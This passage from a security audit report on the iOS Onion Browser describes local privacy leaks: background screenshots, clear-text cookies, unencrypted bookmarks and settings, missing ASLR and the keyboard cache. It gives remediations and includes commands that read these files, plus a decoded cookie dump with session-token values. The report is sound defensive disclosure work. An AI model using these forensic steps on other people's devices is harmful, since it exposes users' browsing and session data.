Potentially sensitive portions of browsed websites may be revealed through the automated screenshot that iOS takes on as the application moves to the background¹⁰. This can be easily verified from the iOS Simulator.

Steps to replicate:

1. Let us assume a user is browsing cure53.de with the Onion Browser
2. The user leaves the Onion Browser application in the background
3. Then we check the location where iOS screenshots are placed

When the application is put in the background, iOS creates a snapshot which can be viewed running the following command in the emulator:

```
$ ls /Users/<user>/Library/Application\ Support/iPhone\ Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-36261B10DEFE/Library/Caches/Snapshots/com.miketigas.OnionBrowser/Main
```

This shows the screenshot filename:

```
UIApplicationAutomaticSnapshotDefault-Portrait@2x.png
```

Opening this file in Finder discloses the webpage that user was viewing before sending the Onion Browser to the background:

¹⁰ <http://software-security.sans.org/blog/2011/01/14/whats-in-your-ios-image-cache-backgrounding-snapshot>




Fig.: Onion Browser iOS screenshot

The problem is here, that the Onion Browser does not mitigate this local info leak in the `applicationDidEnterBackground` delegate. Implementing one of the options presented below in the `applicationDidEnterBackground` delegate could sufficiently assist in eradicating this mistake¹¹:

- Hide the screen contents via `window.hidden = YES`;
- Superpose a non-sensitive splash screen image

Additional information to solve this problem can be found in section 4.11 *Backgrounding*, in the iOS Application Insecurity whitepaper¹².

OB-01-002 Insecure Browser Cookie Storage (Low)

The Onion Browser stores browser cookies in clear-text, which may be abused by third-parties with physical access to the device who can then attempt to impersonate Onion Browser's users on websites. Running the application from the iOS simulator and then navigating to the following directory illustrates this occurrence:

```
/Users/<username>/Library/Application Support/iPhone
 Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-
 36261B10DEFE/Library/Cookies
```

With the use of the Safari Forensic Tools (SFT)¹³, these cookies are easily parsed and readable:

¹¹ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L157>

¹² http://www.mdsec.co.uk/research/iOS_Application_Insecurity_wp_v1.0_final.pdf

¹³ <http://jafat.sourceforge.net/files.html>

```
safari_cookie_bin.exe Cookies.binarycookies > cookies.txt
```

The text file includes the decoded contents of the cookies, revealing that the Onion browser by default:

- Does not protect cookies
- Allows third-party cookies (i.e. double-click)

The decoded contents can be found below:

```
URL      Name      Created      Expires      Path      Contents
/        .yahoo.com 2014-04-28T12:31:2.000000Z 2016-04-28T12:31:2.000000Z
8d3jl0d9lsig6&b=3&s=7a      B
/        .google.ie 2014-04-28T11:36:47.000000Z      2014-10-
28T11:36:46.000000Z
67=otJhrLNdCU73HIKeGDZ5BTTi8LNlEkpR04P0ntwfsU_1kQ5lSFps-
Cm6SiDwVmfs2IuJ3MJC0mMuu1s_cBEVI7Aw3TtpZiYuW7wFyqNQV_P3QuQLND0xk1B8DstI53
Nv      NID
/        .google.ie 2014-04-28T11:36:50.000000Z      2016-04-
27T11:36:49.000000Z

ID=6c0d4082871324d7:U=7e72bb02fe26b637:FF=0:TM=1398685006:LM=1398685009:S
=XrE9r6KjYb1rubor      PREF
/        .amazon.com 2014-04-28T12:31:26.000000Z      2036-01-
01T08:00:1.000000Z 184-6796544-8736442 session-id
/        .amazon.com 2014-04-28T12:31:26.000000Z      2036-01-
01T08:00:1.000000Z 20827872011 session-id-time
/        .amazon.com 2014-04-28T12:31:2.000000Z 2034-04-23T12:31:1.000000Z

1kg1w4RzRnoIMvK8Gq28+q/NsuvhnEqikrvyh8+JyXeHAC1Utfi0YIScnG1Bcu9a10+JZxm0b
XQKd7nwPdYfFnFy4ToBgzvAA36hEDuazwm0KNHKf2HEBwZi0vXthnhBzC/52YD2bjw4ppw+rW
ygX0t1FKDFCv9g2ec/vbjjhSpEqd6aClNwbI8zakZxTCrBmMSQD69c01oNcsMAUoynVEAD/qH
1URAt+3rc4DBGIRaNUKVEfng903cF/4fxVApwGd7QphuaLY=      session-token
/        .amazon.com 2014-04-28T12:31:26.000000Z      2036-01-
01T08:00:1.000000Z 188-3358223-0083363 ubid-main
/        .amazon.com 2014-04-28T12:30:31.000000Z      2036-01-
01T08:00:1.000000Z

1TtC/xeePGNQwNHC6Gh1S6f2/H0vC7f8jMqDHBGwuGyOYNVXofMP0lrjr4BXantFF7vKk+rXW
At...
/        .amazon-adsystem.com 2014-04-28T12:31:1.000000Z 2037-01-
01T00:00:1.000000Z AzHiiuj0x0qqqjZwxgw78iQ      ad-id
/        .amazon-adsystem.com 2014-04-28T12:31:1.000000Z 2037-01-
01T00:00:1.000000Z 0      ad-privacy
/        .burstnet.com 2014-04-28T12:31:3.000000Z 2014-07-27T12:31:2.000000Z
19lsig60800spk      TID
```

It is recommended to change the Onion Browser default setting to ensure blocking of all cookies. In addition, this issue could be mitigated by encrypting cookies in the filesystem, using iOS mechanisms such as the iOS keychain or iOS File encryption for said purpose. The simplest solution might be to employ iOS File encryption on the Cookies.binaryCookies file; the approach would be similar to the recommendations for

[OB-01-003](#) and [OB-01-007](#). The same mechanism should be considered for other suitable browser files.

OB-01-003 Bug in Bookmark Encryption causes Information Leakage (Low)

The Onion Browser application allows users to create their own bookmarks under the framework where said bookmarks are encrypted¹⁴. However, despite the efforts, bookmarks are stored in clear-text in a SQLite database. This may allow unauthorized third-parties to read this information, for example on a device stolen or confiscated from a dissident.


Steps to reproduce:

1. Create a new bookmark, for example for cure53.de;
2. Open the SQLite DB storing bookmarks.

When iOS Simulator is run, bookmarks are stored without encryption in the following location:

```
/Users/<user>/Library/Application Support/iPhone Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-36261B10DEFE/Documents/Settings.sqlite
```

Opening this file with SQLite Manager¹⁵ reveals that bookmarks are not encrypted:



Z_PK	Z_ENT	Z_OPT	ZORDER	ZTITLE	ZURL
1	1	4	2	StartPage Search ...	https://startpage.com/m/
2	1	4	5	Tor Project News	https://blog.torproject.org/
3	1	4	4	The Tor Project	http://idnxcnkne4qt76tg.onion/
4	1	4	3	ifconfig.me Identit...	http://ifconfig.me/
5	1	4	1	DuckDuckGo Searc...	https://duckduckgo.com/lite/
6	1	4	7	Tactical Technolog...	https://tacticaltech.org/
7	1	4	6	Electronic Frontier ...	https://www.eff.org/
8	1	4	0	DuckDuckGo Searc...	https://3a2upl4pa6kufc4m.onion/lite/
9	1	5	8	Cure53	https://cure53.de
10	1	3	9	Title	http://example.com/

Fig.: Reading the cure53.de bookmark from the SQLite DB

Leaving the iOS Simulator locked for a number of minutes proved the validity of this issue and means that the intended *NSFileProtectionComplete* attribute¹⁶ is not working as expected for the *Settings.plist* file. The logic bug seems located in the following code snippet¹⁷:

¹⁴ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L35>

¹⁵ <https://addons.mozilla.org/en-US/firefox/addon/sqlite-manager/>

¹⁶ https://developer.apple.com/library/ios/documentation/cocoa/reference/foundation/classes/NSFileManager_Class/Reference/Reference.html

¹⁷ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L39>

```

if ([fileManager fileExistsAtPath:[storeURL path]]) {
    NSDictionary *f_options = [
        NSDictionary dictionaryWithObjectsAndKeys:
            [NSNumber numberWithInt:YES], NSFileProtectionComplete, nil];
    [fileManager setAttributes:f_options ofItemAtPath:
        [storeURL path] error:nil];
}

```

We propose to replace *NSFileProtectionComplete* with *NSFileProtectionCompleteForKey:NSFileProtection*.

Alternatively, other options to do this in iOS are:

1. **Encrypted database, key in iOS keychain**
Generate a long random key to encrypt the database the first time the iOS onion browser is launched and store this key in the iOS keychain. Eventually, it shall be used to encrypt the database with SQL cipher¹⁸.
2. **Encrypted database, key provided by the user**
The onion browser could ask the user for a key and use that to encrypt the database; user-prompting for the key is needed.
3. **Hybrid approach**
A user-provided key could be used to encrypt long random key in the iOS keychain - an approach similar to the one TrueCrypt adopts for full-disk encryption on desktop operating systems¹⁹.

Suggested complementary mechanism:

If options 2 or 3 are considered for implementation, memory dumping attacks could be mitigated by automatically wiping the user-password from memory after a period of inactivity. The user would be prompted for the password again in order for the Onion Browser to be able to decrypt the database.

OB-01-007 Bug in Settings File Encryption causes Information Leakage (Low)

The Onion Browser tries to delete and encrypt sensitive files in what seems like a substantial effort to protect the privacy of the user²⁰, even with backwards compatibility²¹. However, despite the claims in the comments and the code itself, the settings file allows the user to specify a home page and is not protected at all:

Proof of concept:

```

$ cat /Users/<user>/Library/Application Support/iPhone
Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-
36261B10DEFE/Documents/Settings.plist

```

¹⁸ <http://sqlcipher.net/ios-tutorial>

¹⁹ <http://www.truecrypt.org/>

²⁰ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L294>

²¹ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L35>

Output:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>cookies</key>
    <integer>1</integer>
    <key>dnt</key>
    <integer>0</integer>
    <key>homepage</key>
    <string>http://cure53.de</string>
    <key>javascript</key>
    <integer>1</integer>
    <key>pipelining</key>
    <integer>1</integer>
    <key>uaspoof</key>
    <integer>0</integer>
</dict>
</plist>
```

Leaving the iOS Simulator locked for a number of minutes validates the concerns, which means that the intended *NSFileProtectionComplete* attribute²² is not working as expected for the *Settings.plist* file. The logic bug seems to be located in the following code snippet²³:

```
if ([fileManager fileExistsAtPath:[settingsPlist path]]) {
    NSDictionary *f_options = [NSDictionary dictionaryWithObjectsAndKeys:
        [NSNumber numberWithInt:YES], NSFileProtectionComplete, nil];
    fileManager setAttributes:f_options ofItemAtPath:[settingsPlist path]
    error:nil];
}
```

To solve this problem, we propose to replace:

`NSFileProtectionComplete`

with:

`NSFileProtectionComplete forKey:NSFileProtection`

Additional information to protect files at rest can be found in the article “iOS app security: Data Protection (Part 1)”²⁴. Another option would be to save the potentially sensitive information, such as user home pages, in the iOS Keychain.

²² https://developer.apple.com/library/ios/documentation/cocoa/reference/foundation/classes/_NSFileManager_Class/Reference/Reference.html

²³ <https://github.com/mtigas/iOS-OnionBrowser/blob/ff69f9caf048a4b31e81aa54f5d02070654d62de/OnionBrowser/OnionBrowser/AppDelegate.m#L44>

²⁴ <http://www.makebetterthings.com/iphone/ios-app-security-data-protection-part-1/>

OB-01-008 Weak Default Configuration *(Info)*

It is vital to underscore that the Onion Browser is clearly a privacy-concerned application. Even though, it might be challenging for some users to perform numerous configuration changes required for the improved anonymity in face of a weak “default” setup.




Fig.: Onion Browser default configuration

In order to provide more out-of-the-box privacy, it is recommended to change the default configuration as follows:

- Block all JavaScript
- Block all Cookies
- Instrument usage of a random User Agent string; on a “nice to have” rather than instrumental basis it is desirable to cover a wider pool of random User Agents. i.e. Android variants, etc.
- Enable usage of “Do Not Track” Headers.

OB-01-012 Lack of ASLR (*Medium*)

Building the Onion Browser app by following the available instructions²⁵ and XCode project file provided results in an application binary compiled without Address Space Layout Randomization (ASLR)²⁶. This may unnecessarily facilitate exploitation of memory corruption bugs which can be verified via following commands:

```
cd /Users/<user>/Library/Application Support/iPhone Simulator/7.1/Applications/5B6EBCD4-0006-4383-A330-36261B10DEFE/OnionBrowser.app
otool -vh OnionBrowser
```

This results in the output presented next:

```
OnionBrowser:
Mach header
      magic cputype cpusubtype  caps      filetype ncmds sizeofcmds
flags
MH_MAGIC_64  X86_64          ALL  0x00      EXECUTE   26      3848
NOUNDEFS DYLDLINK TWOLEVEL
```

From the above one takes that the Position Independent Executable (PIE)²⁷ flag is not set, which means that the Onion Browser app is not using ASLR. It is recommended to compile the Onion Browser with the PIE flag. Instructions on how to do this can be found in the online guide “Building a Position Independent Executable”²⁸.

OB-01-015 Information Leakage via Keyboard Cache (*Low*)

Information typed by the user in the Onion Browser address bar as well as various settings (i.e. bookmarks, home page, etc.) may be leaked through the iOS keyboard cache. A third party with access to the device or an adversary able to compromise the device remotely may abuse this pattern.

Within iOS Simulator, the relevant keyboard auto-complete cache files can be found from a sequence of commands as follows:

```
$ cd "/Users/sevena/Library/Application Support/iPhone Simulator/7.1"
$ find . -name "*.dat"
./Library/Keyboard/dynamic-text.dat
./Library/Keyboard/es_ES-dynamic-text.dat
```

Concatenating these files reveals what the user typed in various locations of the device (address bar, bookmark settings, homepage settings, etc.):

²⁵ <https://github.com/mtigas/iOS-OnionBrowser#building>

²⁶ http://en.wikipedia.org/wiki/Address_space_layout_randomization

²⁷ http://en.wikipedia.org/wiki/Position-independent_code

²⁸ https://developer.apple.com/library/ios/qa/qa1788/_index.html

```
$ for i in $(find . -name "*.dat"); do cat "$i"; done  
DynamicDictionary-5
```

```
æevercookiehttpintegerkeyjavascriptkeystringplsamywwwDynamicDictionary-  
5agoogle
```

Setting the `UITextField` property `autocorrectionType` to the `UITextFieldAutocorrectionNo`²⁹ value resolves the problem.

Conclusion

Building a browser that is meant to preserve users' privacy and provide a certain level of anonymity during web-browsing is not an easy task. Consequently, not many dared to attempt such a challenging endeavour, with the Tor Browser Bundle (TBB) team and the self-proclaimed privacy-browser Aviator from WhiteHat Security being a few exceptions. Onion Browser somewhat follows TBB's footsteps and sets out to channel all traffic generated upon browsing the web through the Tor network. Given the peculiarities of the iOS platform, this is not a task to be taken lightly and trying to accomplish it makes one prone to errors and bypasses of the assumed privacy protection layer. In this contexts, the report detailed several privacy leaks. Furthermore, the findings elaborate on ways for an attacker to feed Onion Browser specific markup and server response data, forcing it (or its neighbouring applications) to emit requests directly rather than via the Tor connection that the browser built up. Given the purpose of the app and the fragility of the implementation, it is highly encouraged to first and foremost take a thorough care over the necessary fixes and then, after their successful verification, perform an additional pentest. That way, a second test could investigate whether the protective coat the Onion Browser software is attempting to provide is actually properly balanced in terms of necessary security measures on the one hand, and seamless operation on the other.

The project was tested at a very early stage, which likely contributed to a discovery of several critical vulnerabilities. Those allowed an attacker to fully uncloak a Tor user's real IP address in many different ways. As it stands, it is recommended to reduce the amount of supported web features to make sure that the attack surface is of a manageable size. Unit tests should be introduced to check whether the security promises the app is making to its users are in fact kept or not. Specific tests to guarantee that no regressions appear in the future should be installed and run before any new version of the Onion Browser is released. We believe that the Onion Browser project is on the right track, however there is still a long way ahead for the project to be appropriately "ripe" for usage in actually privacy-relevant and critically important scenarios.

Cure53 would like to thank Mike Tigas for his support and assistance during this assignment. Further, we would like extend our gratitude to Dan Meredith and Adam Lynn of RFA for supporting this penetration test.

²⁹ <http://stackoverflow.com/questions/22839510/disable-uitextfield-keyboard-shortcut-suggestions>